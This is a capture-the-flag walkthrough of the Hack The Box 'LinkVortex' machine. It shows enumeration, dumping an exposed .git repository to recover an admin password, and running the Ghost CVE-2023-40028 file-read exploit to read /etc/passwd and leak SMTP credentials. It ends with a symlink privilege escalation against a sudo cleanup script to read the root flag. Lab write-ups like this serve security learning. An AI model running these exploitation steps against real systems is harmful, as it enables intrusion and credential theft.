


Box Info
| Name | LinkVortex |
|---|---|
| Release Date | 7 Dic, 2024 |
| OS | Linux |
| Rated Difficulty | Easy |
Enumeration
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 22:03 ESTNmap scan report for 10.10.11.47 (10.10.11.47)Host is up (0.058s latency).
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)|_ 256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)80/tcp open http Apache httpd|_http-server-header: Apache|_http-title: Did not follow redirect to http://linkvortex.htb/Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 9.28 secondsAdd domain to /etc/hosts
echo "10.10.11.47 linkvortex.htb" | sudo tee -a /etc/hosts10.10.11.47 linkvortex.htbhttps://medium.com/@zn9988/cve-2021-3271-ghost-cms-4-0-0-d174162482a4

http://linkvortex.htb/ghost/#/signin
SubDomain Scan
wfuzz -c -w /usr/share/wordlists/amass/subdomains-top1mil-5000.txt --hc 400,403,404,302,301 -H "Host: FUZZ.linkvortex.htb" -u http://linkvortex.htb -t 100
Version from ghost and repository

We have a multiple files in .git path, we need to extract all those files with git-dumper tool.
dirsearch -u http://dev.linkvortex.htb/
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-files-lowercase.txt -u 'http://dev.linkvortex.htb/FUZZ' -fc 403

https://github.com/arthaud/git-dumper

commands we can run on the directory


git showgit logconfig files

“filename”: “/tmp/ghost-test.db”
wget -r -np -R "index.html*" -e robots=off http://www.example.com/git restore .we gonna use this commit id for see what restore

git diff 299cdb4387763f850887275a716153e84793077d
const email = 'test@example.com';- const password = 'thisissupersafe';+ const password = 'OctopiFociPilfer45';email: admin@linkvortex.htb
password: OctopiFociPilfer45

Once log in as admin, now can see the directories that before i cant see


http://linkvortex.htb/ghost/api/canary/admin/session/
CVE-2023-40028
./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb(why no user “admin”?)
curl -i -s -d username="admin" -d password="OctopiFociPilfer45" -H "Origin: http://linkvortex.htb" -H "Accept-Version: V3.0" http://linkvortex.htb/ghost/api/canary/admin/session/
/etc/passwd

root:x:0:0:root:/root:/bin/bashnode:x:1000:1000::/home/node:/bin/bashSend Email with cURL
curl -i -s -d username="admin@linkvortex.htb" -d password="OctopiFociPilfer45" -H "Origin: http://linkvortex.htb" -H "Accept-Version: V3.0" http://linkvortex.htb/ghost/api/canary/admin/session/



mail": { "transport": "SMTP", "options": { "service": "Google", "host": "linkvortex.htb", "port": 587, "auth": { "user": "bob@linkvortex.htb", "pass": "fibber-talented-worth" } } }log in with ssh
SymLink

we need to inspect the script
#!/bin/bash
QUAR_DIR="/var/quarantined"
if [ -z $CHECK_CONTENT ];then  CHECK_CONTENT=falsefi
LINK=$1
if ! [[ "$LINK" =~ \.png$ ]]; then  /usr/bin/echo "! First argument must be a png file !"  exit 2fi
if /usr/bin/sudo /usr/bin/test -L $LINK;then  LINK_NAME=$(/usr/bin/basename $LINK)  LINK_TARGET=$(/usr/bin/readlink $LINK)  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"    /usr/bin/unlink $LINK  else    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"    /usr/bin/mv $LINK $QUAR_DIR/    if $CHECK_CONTENT;then      /usr/bin/echo "Content:"      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null    fi  fifi
QUAR_DIR="/var/quarantined Defines the path of the directory where symbolic links (symlinks) will be moved.
CHECK_CONTENT=false If the environment variable CHECK_CONTENT is not defined or is empty, it is set to false. This variable controls whether the content of the file pointed to by the symbolic link should be displayed.
If CHECK_CONTENT is true, the content of the file pointed to by the symbolic link is displayed.
export CHECK_CONTENT=trueif /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)'; then If the link points to a critical destination (such as etc or root directories), it deletes it. Otherwise, it moves the link to a quarantine directory and, optionally, displays its content.
ln -s /root/root.txt /home/bob/a.pngln -s /home/bob/a.txt /home/bob/e.pngsudo -u root /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/e.png
PWNED!